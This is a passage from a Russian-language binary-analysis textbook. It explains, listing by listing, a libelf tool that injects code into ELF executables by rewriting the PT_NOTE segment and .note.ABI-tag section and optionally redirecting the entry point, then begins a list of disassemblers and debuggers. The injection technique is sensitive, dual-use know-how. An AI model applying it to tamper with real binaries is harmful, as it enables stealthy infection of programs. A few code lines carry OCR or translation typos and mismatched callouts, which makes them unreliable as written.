Функция `gelf_getehdr` принимает два параметра: описатель Elf и указатель на структуру `GElf_Ehdr`, в которой GElf сможет сохранить заголовок исполняемого файла. Если все пройдет хорошо, то `gelf_getehdr` вернет ненулевое значение. В случае ошибки она вернет 0 и установит код ошибки, который можно прочитать, обратившись к библиотечной функции `elf_errno`. Такое поведение свойственно всем функциям GElf.

Для преобразования `elf_errno` в понятное человеку сообщение об ошибке можно воспользоваться функцией `elf_errmsg`, но `elfinject` этого не делает. Функция `elf_errmsg` принимает значение, возвращенное `elf_errno`, и возвращает указатель типа `const char*` на строку сообщения об ошибке.

## B.5 Нахождение сегмента PT\_NOTE

Получив заголовок исполняемого файла, `elfinject` в цикле обходит все заголовки программы в двоичном файле и проверяет, существует ли сегмент PT\_NOTE, который можно безопасно перезаписать (шаг 2 в листинге B.4). Вся эта функциональность сосредоточена в отдельной функции `find_rewritable_segment`, показанной в листинге B.5.

*Листинг B.5. elfinject.c: нахождение заголовка программы PT\_NOTE*

```
int
find_rewritable_segment(elf_data_t *elf, inject_data_t *inject)
{
    int ret;
    size_t i, n;

    ❶ ret = elf_getphdrnum(elf->e, &n);
    if(ret != 0) {
        fprintf(stderr, "Cannot find any program headers\n");
        return -1;
    }

    ❷ for(i = 0; i < n; i++) {
    ❸ if(!gelf_getphdr(elf->e, i, &inject->phdr)) {
        fprintf(stderr, "Failed to get program header\n");
        return -1;
    }

    ❹ switch(inject->phdr.p_type) {
        case ❺PT_NOTE:
```

```

        ❸ inject->pid = i;
        return 0;
    default:
        break;
    }
}

❷ fprintf(stderr, "Cannot find segment to rewrite\n");
return -1;
}

```

Как видно из листинга B.5, `find_rewritable_segment` принимает два аргумента: `elf` типа `elf_data_t*` и `inject` типа `inject_data_t*`. Напомним, что эти типы, определенные нами в листинге B.2, содержат всю необходимую информацию о двоичном ELF-файле и внедряемом коде.

Чтобы найти сегмент `PT_NOTE`, `elfinject` сначала просматривает все заголовки программы, присутствующие в двоичном файле ❶. Для этого вызывается функция `elf_getphdrnum`, принимающая два аргумента: описатель `Elf` и указатель на целое типа `size_t`, в которое будет записано количество заголовков программы. Ненулевое возвращенное значение означает, что произошла ошибка, и `elfinject` отказывается продолжать, потому что не может получить доступ к таблице заголовков программы. Если ошибок не было, значит, `elf_getphdrnum` сохранила количество заголовков программы в переменной `n`, как показано в листинге B.5.

Теперь, когда `elfinject` знает количество заголовков программы `n`, она в цикле обходит все заголовки в поисках того, что имеет тип `PT_NOTE` ❷. Для получения доступа к каждому заголовку программы `elfinject` вызывает функцию `gelf_getphdr` ❸, которая позволяет обращаться к заголовку способом, не зависящим от класса ELF-файла. Она принимает описатель `Elf`, индекс `i` заголовка программы и указатель на структуру `GElf_Phdr` (в данном случае `inject->phdr`), в которую будет записан заголовок. Как обычно в случае `GElf`, ненулевое возвращенное значение – признак успеха, а 0 – признак ошибки.

По завершении этого шага `inject->phdr` содержит `i`-й заголовок программы. Осталось только проверить его поле `p_type` ❹ и понять, имеет ли заголовок тип `PT_NOTE` ❺. Если да, то `elfinject` сохраняет индекс заголовка программы в поле `inject->pid` ❻ и функция `find_rewritable_segment` возвращается успешно.

Если, просмотрев все заголовки программы, `elfinject` так и не нашла заголовка типа `PT_NOTE`, то она возвращает код ошибки ❼ и выходит, не изменив двоичный файл.

## B.6 Внедрение байтов кода

После того как допускающий перезапись сегмент `PT_NOTE` найден, можно дописать внедренный код в конец двоичного файла (шаг ❸

---

в листинге В.4). Функция `write_code`, выполняющая собственно внедрение, показана в листинге В.6.

*Листинг В.6. elfinject.c: дописывание внедряемого кода в конец двоичного файла*

---

```
int
write_code(elf_data_t *elf, inject_data_t *inject)
{
    off_t off;
    size_t n;

❶  off = lseek(elf->fd, 0, SEEK_END);
    if(off < 0) {
        fprintf(stderr, "lseek failed\n");
        return -1;
    }

❷  n = write(elf->fd, inject->code, inject->len);
    if(n != inject->len) {
        fprintf(stderr, "Failed to inject code bytes\n");
        return -1;
    }

❸  inject->off = off;

    return 0;
}
```

---

Как и функция `find_rewritable_segment` из предыдущего раздела, `write_code` принимает аргументы `elf` типа `elf_data_t*` и `inject` типа `inject_data_t*`. Функция `write_code` не использует `libelf`, а ограничивается стандартными файловыми операциями с дескриптором `elf->fd` открытого ELF-файла.

Сначала `write_code` переходит в конец двоичного файла ❶. Затем она дописывает туда байты внедряемого кода ❷ и сохраняет смещение первого байта от начала файла в поле `inject->off` структуры данных `inject` ❸.

После того как внедрение завершено, осталось лишь обновить заголовки секции и программы (и, возможно, адрес точки входа), чтобы описать новую секцию внедренного кода и гарантировать, что она будет загружена при выполнении двоичного файла.

## В.7 Выравнивание адреса загрузки внедренной секции

Дописав байты внедренного кода в конец двоичного файла, мы уже почти готовы перезаписать заголовок секции, так чтобы он указывал на эти байты. Но в спецификации ELF сформулированы требования к адресам загружаемых сегментов, а следовательно, и входящих в их

состав секций. Точнее, стандарт ELF требует, чтобы для каждого загружаемого сегмента `p_vaddr` совпадало с `p_offset` по модулю размера страницы, равного 4096 байт. Это требование выражается следующей формулой:

$$(p\_vaddr \bmod 4096) = (p\_offset \bmod 4096).$$

Аналогично стандарт ELF требует, чтобы `p_vaddr` совпадало с `p_offset` по модулю `p_align`. Поэтому перед тем как перезаписывать заголовки секции, `elfinject` корректирует заданный пользователем адрес внедренной секции, так чтобы он удовлетворял этим требованиям. В листинге В.7 приведен код, выравнивающий этот адрес, – это тот же код, что на шаге ❹ в листинге В.4.

*Листинг В.7. elfinject.c: выравнивание адреса загрузки внедренной секции*

```
/* Выровнять адрес кода, так чтобы он совпадал со смещением в файле
 * по модулю 4096 */
❶ n = (inject->off % 4096) - (inject->secaddr % 4096);
❷ inject->secaddr += n;
```

Код выравнивания в листинге В.7 состоит из двух шагов. Сначала вычисляется разность `n` между смещением внедренного кода от начала файла по модулю 4096 и адресом секции по модулю 4096 ❶. Спецификация ELF требует, чтобы смещение и адрес совпадали по модулю 4096, т. е. `n` должно быть равно 0. Чтобы выправить смещение, `elfinject` прибавляет `n` к адресу секции, так чтобы отличие от смещения файла стало равно нулю по модулю 4096, если оно не было нулевым раньше ❷.

## В.8 Перезапись заголовка секции .note.ABI-tag

Зная адрес внедренной секции, `elfinject` переходит к перезаписи заголовка секции. Напомним, что перезаписывается заголовок секции `.note.ABI-tag`, являющейся частью сегмента `PT_NOTE`. В листинге В.8 показана функция `rewrite_code_section`, которая выполняет перезапись. Она вызывается на шаге ❶ листинга В.4.

*Листинг В.8: elfinject.c: перезапись заголовка секции .note.ABI-tag*

```
int
rewrite_code_section(elf_data_t *elf, inject_data_t *inject)
{
    Elf_Scn *scn;
    GElf_Shdr shdr;
    char *s;
    size_t shstrndx;
```

```

❶ if(elf_getshdrstrndx(elf->e, &shstrndx) < 0) {
    fprintf(stderr, "Failed to get string table section index\n");
    return -1;
}

scn = NULL;
❷ while((scn = elf_nextscn(elf->e, scn))) {
❸     if(!elf_getshdr(scn, &shdr)) {
        fprintf(stderr, "Failed to get section header\n");
        return -1;
    }
❹     s = elf_strptr(elf->e, shstrndx, shdr.sh_name);
    if(!s) {
        fprintf(stderr, "Failed to get section name\n");
        return -1;
    }

❺     if(!strcmp(s, ".note.ABI-tag")) {
❻         shdr.sh_name = shdr.sh_name;           /* смещение в таблице строк */
        shdr.sh_type = SHT_PROGBITS;             /* тип */
        shdr.sh_flags = SHF_ALLOC | SHF_EXECINSTR; /* флаги */
        shdr.sh_addr = inject->secaddr;           /* адрес, с которого загружать секцию */
        shdr.sh_offset = inject->off;             /* смещение секции от начала файла */
        shdr.sh_size = inject->len;              /* размер в байтах */
        shdr.sh_link = 0;                       /* для секции кода не используется */
        shdr.sh_info = 0;                      /* для секции кода не используется */
        shdr.sh_addralign = 16;                 /* выравнивание в памяти */
        shdr.sh_entsize = 0;                   /* для секции кода не используется */

❼         inject->sidx = elf_ndxscn(scn);
        inject->scn = scn;
        memcpy(&inject->shdr, &shdr, sizeof(shdr));

❽         if(write_shdr(elf, scn, &shdr, elf_ndxscn(scn)) < 0) {
            return -1;
        }

❾         if(reorder_shdrs(elf, inject) < 0) {
            return -1;
        }

        break;
    }
}
❿ if(!scn) {
    fprintf(stderr, "Cannot find section to rewrite\n");
    return -1;
}
return 0;
}

```

Чтобы найти подлежащий перезаписи заголовок секции `.note.ABI-tag`, функция `rewrite_code_section` в цикле обходит все заголовки секций и проверяет их имена. Напомним (см. главу 2), что имена

секций хранятся в специальной секции `.shstrtab`. Для чтения имен `rewrite_code_section` сначала должна узнать индекс заголовка секции `.shstrtab`. Для этого можно прочитать поле `e_shstrndx` заголовка исполняемого файла или воспользоваться функцией `elf_getshdrstrndx`, предоставляемой `libelf`. В листинге В.8 я предпочел второй вариант ❶.

Функция `elf_getshdrstrndx` принимает два параметра: описатель `Elf` и указатель на целое типа `size_t`, куда будет помещен индекс секции. Функция возвращает 0 в случае успеха, а в случае ошибки устанавливает `elf_errno` и возвращает -1.

Получив индекс секции `.shstrtab`, `rewrite_code_section` в цикле просматривает все заголовки секций. Для этого она пользуется функцией `elf_nextscn` ❷, которая принимает описатель `Elf` (`elf->e`) и указатель `Elf_Scn*` (`scn`). `Elf_Scn` – определенная в `libelf` структура, описывающая секцию ELF-файла. Первоначально `scn` равен NULL, поэтому `elf_nextscn` возвращает указатель на первый заголовок секции с индексом 1 в таблице заголовков секций<sup>1</sup>. Этот указатель становится новым значением `scn` и обрабатывается в теле цикла. На следующей итерации `elf_nextscn` принимает текущее значение `scn` и возвращает указатель на секцию с индексом 2 и т. д. Таким образом, `elf_nextscn` обходит все секции, пока не вернет NULL, означающий, что больше секций нет.

В теле цикла обрабатывается каждая секция `scn`, возвращенная `elf_nextscn`. Первым делом мы с помощью функции `gelf_getshdr` ❸ получаем не зависящее от класса ELF представление заголовка секции. Эта функция работает так же, как `gelf_getphdr`, о которой было рассказано в разделе В.5, с тем отличием, что `gelf_getshdr` принимает параметры типа `Elf_Scn*` и `GElf_Shdr*`. Если все пройдет хорошо, то `gelf_getshdr` заполняет переданную структуру `GElf_Shdr` данными о заголовке переданной секции `Elf_Scn` и возвращает указатель на заголовок. В случае ошибки она возвращает NULL.

Зная описатель `Elf`, хранящийся в `elf->e`, индекс `shstrndx` секции `.shstrtab` и индекс `shdr.sh_name` имени текущей секции в таблице строк, `elfinject` получает указатель на строку с именем текущей секции. Для этого она передает всю необходимую информацию функции `elf_strptr` ❹, которая возвращает указатель или NULL в случае ошибки.

Затем `elfinject` сравнивает полученное имя секции со строкой `".note.ABI-tag"` ❺. Если они совпадают, значит, мы нашли секцию `.note.ABI-tag`, и `elfinject` перезаписывает ее, как описано ниже, после чего функция `rewrite_code_section` выходит из цикла и успешно возвращается. Если имена различны, то цикл продолжается до обнаружения нужной секции.

Если имя текущей секции равно `.note.ABI-tag`, то `rewrite_code_section` перезаписывает поля заголовка секции, так чтобы он описы-

<sup>1</sup> Напомним (см. главу 2), что индекс 0 в таблице заголовков секций имеет фиктивная запись.

вал внедренную секцию ❹. Как уже отмечалось в общем описании на рис. 7.2, для этого нужно записать в тип секции значение `SHT_PROGBITS`, пометить секцию как исполняемую и заполнить поля, содержащие адрес секции, смещение в файле, размер и выравнивание.

Далее `rewrite_code_section` сохраняет индекс заголовка перезаписанной секции, указатель на структуру `Elf_Scn` и копию `GElf_Shdr` в структуре `inject` ❺. Чтобы получить индекс секции, она обращается к функции `elf_ndxscn`, которая принимает `Elf_Scn*` и возвращает индекс этой секции.

Завершив модификацию заголовка, `rewrite_code_section` записывает его в двоичный ELF-файл с помощью функции `write_shdr` ❻, а затем переупорядочивает заголовки секций, сортируя их по адресу секции ❼. Далее я рассмотрю функцию `write_shdr`, а описание функции переупорядочения секций `georder_shdrs` опущу, потому что она несущественна для понимания техники перезаписывания `PT_NOTE`.

Как уже было сказано, если `rewrite_code_section` удастся найти и перезаписать заголовок секции `.note.ABI-tag`, то она выходит из цикла, где просматриваются заголовки секций, и возвращает код успеха. Если же цикл завершился, так и не найдя нужного заголовка, то `rewrite_code_section` возвращает код ошибки ❽ и продолжать внедрение невозможно.

В листинге В.9 приведен код функции `write_shdr`, отвечающей за запись модифицированного заголовка секции в ELF-файл.

*Листинг В.9. `elfinject.c`: запись модифицированного заголовка секции в двоичный файл*

```
int
write_shdr(elf_data_t *elf, Elf_Scn *scn, GElf_Shdr *shdr, size_t sidx)
{
    off_t off;
    size_t n, shdr_size;
    void *shdr_buf;

❶ if(!gelf_update_shdr(scn, shdr)) {
    fprintf(stderr, "Failed to update section header\n");
    return -1;
}

❷ if(elf->bits == 32) {
❸     shdr_buf = elf32_getshdr(scn);
    shdr_size = sizeof(Elf32_Shdr);
} else {
❹     shdr_buf = elf64_getshdr(scn);
    shdr_size = sizeof(Elf64_Shdr);
}

if(!shdr_buf) {
    fprintf(stderr, "Failed to get section header\n");
    return -1;
}
```



---

```

}

❶ off = lseek(elf->fd, elf->ehdr.e_shoff + sid*elf->ehdr.e_shentsize, SEEK_SET);
if(off < 0) {
    fprintf(stderr, "lseek failed\n");
    return -1;
}

❷ n = write(elf->fd, shdr_buf, shdr_size);
if(n != shdr_size) {
    fprintf(stderr, "Failed to write section header\n");
    return -1;
}

return 0;
}

```

---

Функция `write_shdr` принимает четыре параметра: структуру `elf` типа `elf_data_t`, в которой хранится вся информация, необходимая для чтения и записи ELF-файла, указатели `Elf_Scn*` (`scn`) и `GElf_Shdr*` (`shdr`), описывающие перезаписываемую секцию, и индекс (`sid`) этой секции в таблице заголовков секций.

Сначала `write_shdr` вызывает `gelf_update_shdr` ❶. Напомним, что `shdr` содержит новые перезаписанные значения во всех полях заголовка. Поскольку тип `shdr` – независимая от класса ELF структура `GElf_Shdr`, являющаяся частью API `GElf`, запись в нее не приводит к автоматическому обновлению стоящей за ней структуры `Elf32_Shdr` или `Elf64_Shdr`, зависящей от класса ELF. Но именно эти структуры данных `elfinject` записывает в ELF-файл, поэтому обновить их необходимо. Функция `gelf_update_shdr` принимает указатели `Elf_Scn*` и `GElf_Shdr*` и записывает все изменения, внесенные в `GElf_Shdr`, в стоящие за ней структуры данных, являющиеся частью структуры `Elf_Scn`. Тот факт, что `elfinject` записывает в файл не структуры `GElf`, а базовые структуры данных, объясняется тем, что размещение структур `GElf` в памяти не совпадает с размещением структур данных в файле, поэтому при попытке записать структуры `GElf` ELF-файл был бы поврежден.

После того как `GElf` записала все изменения в базовые структуры данных ELF, `write_shdr` имеет правильное представление обновленного заголовка секции и записывает его в ELF-файл вместо старого заголовка секции `.note.ABI-tag`. Прежде всего `write_shdr` проверяет разрядность двоичного файла ❷. Если он 32-разрядный, то `write_shdr` вызывает библиотечную функцию `elf32_getshdr` (передавая ей `scn`), чтобы получить указатель на представление модифицированного заголовка в виде `Elf32_Shdr` ❸. Для 64-разрядных файлов вместо `elf32_getshdr` вызывается функция `elf64_getshdr` ❹.

Затем `write_shdr` переходит к тому месту ELF-файла с дескриптором `elf->fd`, куда должен быть записан обновленный заголовок ❺. Напомним, что поле `e_shoff` в заголовке исполняемого файла содержит смещение в файле, с которого начинается заголовок секции, `sid`

является индексом перезаписываемого заголовка, а поле `e_shentsize` содержит размер одной записи в таблицы заголовков секций. Таким образом, следующая формула вычисляет смещение в файле, по которому нужно записать обновленный заголовок секции:



$$e\_shoff + shdr.sh\_ndx \times e\_shentsize.$$

Перейдя к этому смещению, `write_shdr` записывает обновленный заголовок секции в ELF-файл ❹, перезаписывая старый заголовок `.note.ABI-tag` новым, описывающим внедренную секцию. К этому моменту новые байты кода уже внедрены в конец ELF-файл и существует новая секция кода, содержащая эти байты, но у этой секции еще нет осмысленного имени в таблице строк. В следующем разделе объясняется, как `elfinject` обновляет имя секции.

## B.9 Задание имени внедренной секции

В листинге B.10 показан код функции, которая изменяет имя перезаписанной секции `.note.ABI-tag` на что-то, более соответствующее действительности, например `.injected`. Это шаг ❺ в листинге B.4.

*Листинг B.10. elfinject.c: задание имени внедренной секции*

```
int
rewrite_section_name(elf_data_t *elf, inject_data_t *inject)
{
    Elf_Scn *scn;
    Elf_Shdr shdr;
    char *s;
    size_t shstrndx, stroff, strbase;

    ❶ if(strlen(inject->secname) > strlen(".note.ABI-tag")) {
        fprintf(stderr, "Section name too long\n");
        return -1;
    }

    ❷ if(elf_getshdrstrndx(elf->e, &shstrndx) < 0) {
        fprintf(stderr, "Failed to get string table section index\n");
        return -1;
    }

    stroff = 0;
    strbase = 0;
    scn = NULL;

    ❸ while((scn = elf_nextscn(elf->e, scn))) {
        ❹ if(!elf_getshdr(scn, &shdr)) {
            fprintf(stderr, "Failed to get section header\n");
            return -1;
        }
        ❺ s = elf_strptr(elf->e, shstrndx, shdr.sh_name);
```

---

```

        if(!s) {
            fprintf(stderr, "Failed to get section name\n");
            return -1;
        }

❸    if(!strcmp(s, ".note.ABI-tag")) {
        stroff = shdr.sh_name; /* смещение от начала shstrtab */
❹    } else if(!strcmp(s, ".shstrtab")) {
        strbase = shdr.sh_offset; /* смещение shstrtab в файле */
    }
}

❺    if(stroff == 0) {
        fprintf(stderr, "Cannot find shstrtab entry for injected section\n");
        return -1;
    } else if(strbase == 0) {
        fprintf(stderr, "Cannot find shstrtab\n");
        return -1;
    }

❻    inject->shstroff = strbase + stroff;

❼    if(write_secname(elf, inject) < 0) {
        return -1;
    }

    return 0;
}

```

---

Функция, перезаписывающая имя секции, называется `rewrite_section_name`. Новое имя внедренной секции не должно быть длиннее старого, `.note.ABI-tag`, потому что строки в таблице строк упакованы плотно и места для дополнительных символов нет. Поэтому первым делом `rewrite_section_name` проверяет, поместится ли новое имя секции, хранящееся в поле `inject->secname` ❶. Если нет, то `rewrite_section_name` возвращает код ошибки.

Следующие шаги такие же, как в рассмотренной выше функции `rewrite_code_section` (листинг В.8): получить индекс секции таблицы строк ❷ и в цикле обойти все секции ❸, используя поле `sh_name` из заголовка секции ❹ для получения указателя на имя секции ❺. Подробное описание этих шагов см. в разделе В.8.

Для перезаписи старого имени секции `.note.ABI-tag` требуются две вещи: смещение секции `.shstrtab` (таблицы строк) от начала файла и смещение имени секции `.note.ABI-tag` от начала таблицы строк. Зная оба смещения, `rewrite_section_name` понимает, в какое место файла записывать новое имя секции. Смещение имени секции `.note.ABI-tag` в таблице строк хранится в поле `sh_name` заголовка секции `.note.ABI-tag` ❻. А смещение секции `.shstrtab` в файле находится в поле `sh_offset` заголовка секции ❼.

Если все пройдет хорошо, то в цикле будут найдены оба требуемых смещения ❸, а если нет, то `rewrite_section_name` вернет код ошибки.

Наконец, `rewrite_section_name` вычисляет смещение в файле, по которому нужно записать новое имя секции, и сохраняет его в поле `inject->shstroff` ❶. Затем она вызывает еще одну функцию, `write_sesname`, чтобы записать новое имя секции в ELF-файл по только что вычисленному смещению ❷. Для записи имени секции нужны только функции файлового ввода-вывода из стандартной библиотеки C, поэтому описание `write_sesname` я опускаю.

Итак, теперь ELF-файл содержит внедренный код, в нем перезаписаны заголовок секции и имя внедренной секции. Следующий шаг – перезаписать заголовок программы `PT_NOTE`, создав тем самым загружаемый сегмент, содержащий внедренную секцию.

## В.10 Перезапись заголовка программы `PT_NOTE`

Напомним, что в листинге В.5 был показан код, который находит и запоминает заголовок программы `PT_NOTE`, подлежащий перезаписи. Осталось только заменить нужные поля заголовка и сохранить обновленный заголовок в файле. В листинге В.11 показана функция `rewrite_code_segment`, которая именно это и делает. Этот шаг был обозначен цифрой ❷ в листинге В.4.

Листинг В.11. *elfinject.c: перезапись заголовка программы `PT_NOTE`*

```
int
rewrite_code_segment(elf_data_t *elf, inject_data_t *inject)
{
❶ inject->phdr.p_type = PT_LOAD;           /* тип */
❷ inject->phdr.p_offset = inject->off;      /* смещение сегмента в файле */
  inject->phdr.p_vaddr = inject->secaddr;    /* виртуальный адрес, по которому */
   /* загружать сегмент */
  inject->phdr.p_paddr = inject->secaddr;    /* физический адрес, по которому */
   /* загружать сегмент */
  inject->phdr.p_filesz = inject->len;       /* размер в файле в байтах */
  inject->phdr.p_memsz = inject->len;       /* размер в памяти в байтах */
❸ inject->phdr.p_flags = PF_R | PF_X;      /* флаги */
❹ inject->phdr.p_align = 0x1000;          /* выравнивание в памяти и в файле */

❺ if(write_phdr(elf, inject) < 0) {
    return -1;
  }

  return 0;
}
```



Напомним, что ранее найденный заголовок программы `PT_NOTE` сохранен в поле `inject->phdr`. Поэтому `rewrite_code_segment` начинает с обновления полей в заголовке программы: делает сегмент загружаемым, записывая в `p_type` значение `PT_LOAD` ❶; задает смещение в файле, адреса в памяти и размер внедренного сегмента кода ❷;

делает сегмент допускающим чтение и выполнение ❸; задает правильное выравнивание ❹. Все эти модификации были показаны на обзорном рис. 7.2.

Внеся необходимые изменения, `rewrite_code_segment` вызывает функцию `write_phdr`, чтобы записать модифицированный заголовок программы в ELF-файл ❺. В листинге B.12 приведен код `write_phdr`. Он похож на код функции `write_shdr`, которая записывает модифицированный заголовок секции (листинг B.9), поэтому я отмечу только важные различия между `write_phdr` и `write_shdr`.

Листинг B.12. *elfinject.c*: запись модифицированного заголовка программы в ELF-файл

```
int
write_phdr(elf_data_t *elf, inject_data_t *inject)
{
    off_t off;
    size_t n, phdr_size;
    Elf32_Phdr *phdr_list32;
    Elf64_Phdr *phdr_list64;
    void *phdr_buf;

❶ if(!elf_update_phdr(elf->e, inject->pidx, &inject->phdr)) {
    fprintf(stderr, "Failed to update program header\n");
    return -1;
}

    phdr_buf = NULL;
❷ if(elf->bits == 32) {
❸     phdr_list32 = elf32_getphdr(elf->e);
        if(phdr_list32) {
❹         phdr_buf = &phdr_list32[inject->pidx];
            phdr_size = sizeof(Elf32_Phdr);
        }
    } else {
        phdr_list64 = elf64_getphdr(elf->e);
        if(phdr_list64) {
            phdr_buf = &phdr_list64[inject->pidx];
            phdr_size = sizeof(Elf64_Phdr);
        }
    }
    if(!phdr_buf) {
        fprintf(stderr, "Failed to get program header\n");
        return -1;
    }

❺ off = lseek(elf->fd, elf->ehdr.e_phoff + inject->pidx*elf->ehdr.e_phentsize,
                SEEK_SET);
    if(off < 0) {
        fprintf(stderr, "lseek failed\n");
        return -1;
    }

❻ n = write(elf->fd, phdr_buf, phdr_size);
}
```

---

```

if(n != phdr_size) {
    fprintf(stderr, "Failed to write program header\n");
    return -1;
}

return 0;
}

```

---

Как и `write_shdr`, функция `write_phdr` прежде всего принимает меры к тому, чтобы записать все модификации представления заголовка программы в терминах GElf в архитектурно-зависимую структуру данных `Elf32_Phdr` или `Elf64_Phdr` ❶. Для этого она вызывает функцию `gelf_update_phdr`, которая копирует изменения в базовую структуру. Эта функция принимает описатель ELF, индекс модифицированного заголовка программы и указатель на обновленное представление GElf\_Phdr этого заголовка. Как все функции GElf, она возвращает ненулевое значение в случае успеха и 0 в случае ошибки.

Затем `write_phdr` получает ссылку на архитектурно-зависимое представление заголовка программы (структуру `Elf32_Phdr` или `Elf64_Phdr` в зависимости от класса ELF), чтобы записать его в файл ❷. И снова это похоже на то, что мы видели в функции `write_shdr`, только теперь `libelf` не позволяет напрямую получить указатель на нужный заголовок программы. Вместо этого нужно сначала получить указатель на начало таблицы заголовков программы ❸, а затем по индексу получить сам обновленный заголовок ❹. Чтобы получить указатель на таблицу заголовков программы, мы обращаемся к функции `elf32_getphdr` или `elf64_getphdr` в зависимости от класса ELF. Обе они возвращают указатель в случае успеха или NULL в случае ошибки.

Имея архитектурно-зависимое представление перезаписанного заголовка программы, осталось только перейти к нужному смещению в файле ❺ и записать туда обновленный заголовок ❻. И это последний из обязательных шагов внедрения новой секции кода в ELF-файл! Остался лишь факультативный шаг: изменить точку входа в ELF-файл, так чтобы она указывала на внедренный код.

## В.11 Модификация точки входа

В листинге В.13 показана функция `rewrite_entry_point`, отвечающая за модификацию точки входа в ELF-файл. Она вызывается, только если об этом попросил пользователь на шаге ❸ в листинге В.4.

*Листинг В.13. elfinject.c: модификация точки входа в ELF-файл*

---

```

int
rewrite_entry_point(elf_data_t *elf, inject_data_t *inject)
{
    ❶ elf->ehdr.e_entry = inject->phdr.p_vaddr + inject->entry;
    ❷ return write_ehdr(elf);
}

```

---

---

Напомним, что `elfinject` позволяет пользователю задать новую точку входа в двоичный файл с помощью аргумента командной строки, содержащего смещение внедренного кода. Заданное пользователем смещение запоминается в поле `inject->entry`. Если смещение отрицательно, то точка входа должна остаться прежней, и тогда `rewrite_entry_point` не вызывается. Таким образом, если `rewrite_entry_point` все-таки вызвана, то `inject->entry` заведомо неотрицательно.

Прежде всего `rewrite_entry_point` обновляет поле `e_entry` заголовка исполняемого файла ❶, ранее сохраненное в поле `elf->ehdr`. Затем она вычисляет новый адрес точки входа, прибавляя относительное смещение внедренного кода (`inject->entry`) к базовому адресу загружаемого сегмента, содержащего внедренный код (`inject->phdr.p_vaddr`). Далее `rewrite_entry_point` вызывает функцию `write_ehdr` ❷, которая записывает модифицированный заголовок исполняемого файла в ELF-файл.

Код `write_ehdr` похож на код функции `write_shdr`, показанный в листинге В.9. Единственное отличие в том, что вызывается `gelf_update_ehdr` вместо `gelf_update_shdr` и `elf32_getehdr/elf64_getehdr` вместо `elf32_getshdr/elf64_getshdr`.

Теперь вы знаете, как использовать `libelf` для внедрения кода в двоичный файл, перезаписывания заголовка секции и программы в соответствии с новым кодом и модификации точки в ELF-файл, так чтобы внедренный код выполнялся сразу после загрузки! Модифицировать точку входа необязательно, и не всегда требуется, чтобы внедренный код работал сразу после запуска двоичного файла. Иногда код внедряется по другим причинам, например чтобы подменить существующую функцию. В разделе 7.4 обсуждаются различные способы передачи управления внедренному коду, помимо модификации точки входа в ELF-файл.





# ПЕРЕЧЕНЬ ИНСТРУМЕНТОВ АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ

В главе 6 мы использовали для рекурсивного дизассемблирования IDA Pro, а для линейного `objdump`, но, возможно, у вас другие предпочтения. В этом приложении перечислены популярные дизассемблеры и инструменты двоичного анализа, которые могут показаться вам полезными. В перечень включены интерактивные дизассемблеры для обратной разработки, API дизассемблирования и отладчики, умеющие трассировать выполнение.

## С.1 Дизассемблеры

**IDA Pro** (Windows, Linux, macOS; [www.hex-rays.com](http://www.hex-rays.com))

Это рекурсивный дизассемблер, ставший стандартом де-факто в индустрии. Он интерактивный и включает API для написания скриптов на Python и IDC, а также декомпилятор. Это один из лучших дизассемблеров на рынке, но и один из самых дорогих (700 долларов за



---

самую простую версию). Старая версия (v7) доступна бесплатно, но она поддерживает только платформу x86-64 и не включает декомпилятор.

**Hopper** (Linux, macOS; [www.hopperapp.com](http://www.hopperapp.com))

Это более простая и дешевая альтернатива IDA Pro. Она обладает многими возможностями IDA, включая скрипты на Python и декомпиляцию, но не столь хорошо проработана.

**A** (любая платформа; [onlinedisassembler.com](http://onlinedisassembler.com))

Online Disassembler – бесплатный облегченный онлайн-дизассемблер, прекрасно подходящий для экспериментов. Двоичные файлы можно загрузить на сервер или ввести байты на консоли.

**Binary Ninja** (Windows, Linux, macOS; [binary.ninja](http://binary.ninja))

Многообещающий новичок, Binary Ninja, предлагает интерактивный рекурсивный дизассемблер, поддерживающий несколько архитектур, а также развитую поддержку написания скриптов на C, C++ и Python. Включение декомпилятора планируется. Binary Ninja – не бесплатная программа, но персональное издание сравнительно дешево – 149 долларов за полнофункциональную версию обратной разработки. Существует также ограниченная демонстрационная версия.

**Relyze** (Windows; [www.relyze.com](http://www.relyze.com))

Relyze – интерактивный рекурсивный дизассемблер, предлагающий вычисление разности двоичных файлов и поддержку скриптов на Ruby. Программа коммерческая, но дешевле IDA Pro.

**Medusa** (Windows, Linux; [github.com/wisk/medusa/](https://github.com/wisk/medusa/))

Medusa – интерактивный рекурсивный дизассемблер, поддерживающий несколько архитектур и скрипты на Python. В отличие от большинства дизассемблеров со сравнимой функциональностью он полностью бесплатен и поставляется с открытым исходным кодом.

**radare** (Windows, Linux, macOS; [www.radare.org](http://www.radare.org))

Исключительно гибкий командный каркас обратной разработки. Он немного отличается от других дизассемблеров тем, что организован как набор инструментов, не имеющих единого интерфейса. Но именно возможность произвольно сочетать эти инструменты в командной строке делает radare таким гибким. Имеются режимы линейного и рекурсивного дизассемблирования. С инструментом можно работать интерактивно, в полном объеме поддерживается написание скриптов. Программа бесплатна, исходный код открыт.

**objdump** (Linux, macOS; [www.gnu.org/software/binutils/](http://www.gnu.org/software/binutils/))

Хорошо известный линейный дизассемблер, используемый в этой книге. Бесплатный, с открытым исходным кодом. Версия GNU входит в состав пакета GNU binutils и включена во все дистрибутивы. Имеется также версия для macOS (и для Windows, если установить Cygwin<sup>1</sup>).

---

<sup>1</sup> Cygwin – бесплатный комплект инструментов для организации в Windows среды, похожей на Unix. Доступен на сайте <https://www.cygwin.com/>.

## C.2 Отладчики

**gdb** (Linux; [www.gnu.org/software/gdb/](http://www.gnu.org/software/gdb/))

GNU Debugger — стандартный отладчик в системах Linux. Предназначен в первую очередь для интерактивной отладки. Также поддерживает удаленную отладку. Хотя с помощью gdb можно еще трассировать выполнение, в главе 9 описаны другие инструменты, в частности Pin, лучше приспособленные для этой цели и работающие в автоматическом режиме.

**OllyDbg** (Windows; <http://www.ollydbg.de/>)

Гибкий отладчик для Windows со встроенной способностью трассировать выполнение и продвинутыми возможностями для распаковки обфусцированных двоичных файлов. Бесплатный, но исходный код закрыт. Прямой поддержки написания скриптов нет, но есть интерфейс для разработки плагинов.

**windbg** (Windows; <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools>)

Отладчик для Windows, распространяемый Microsoft. Умеет отлаживать код в режиме пользователя и ядра, а также анализировать аварийные дампы памяти.

**Bochs** (Windows, Linux, macOS; <http://bochs.sourceforge.net>)

Переносимый эмулятор ПК, работает на большинстве платформ и может использоваться также для отладки эмулированного кода. Поставляется с открытым исходным кодом по лицензии GNU LGPL.

## C.3 Каркасы дизассемблирования

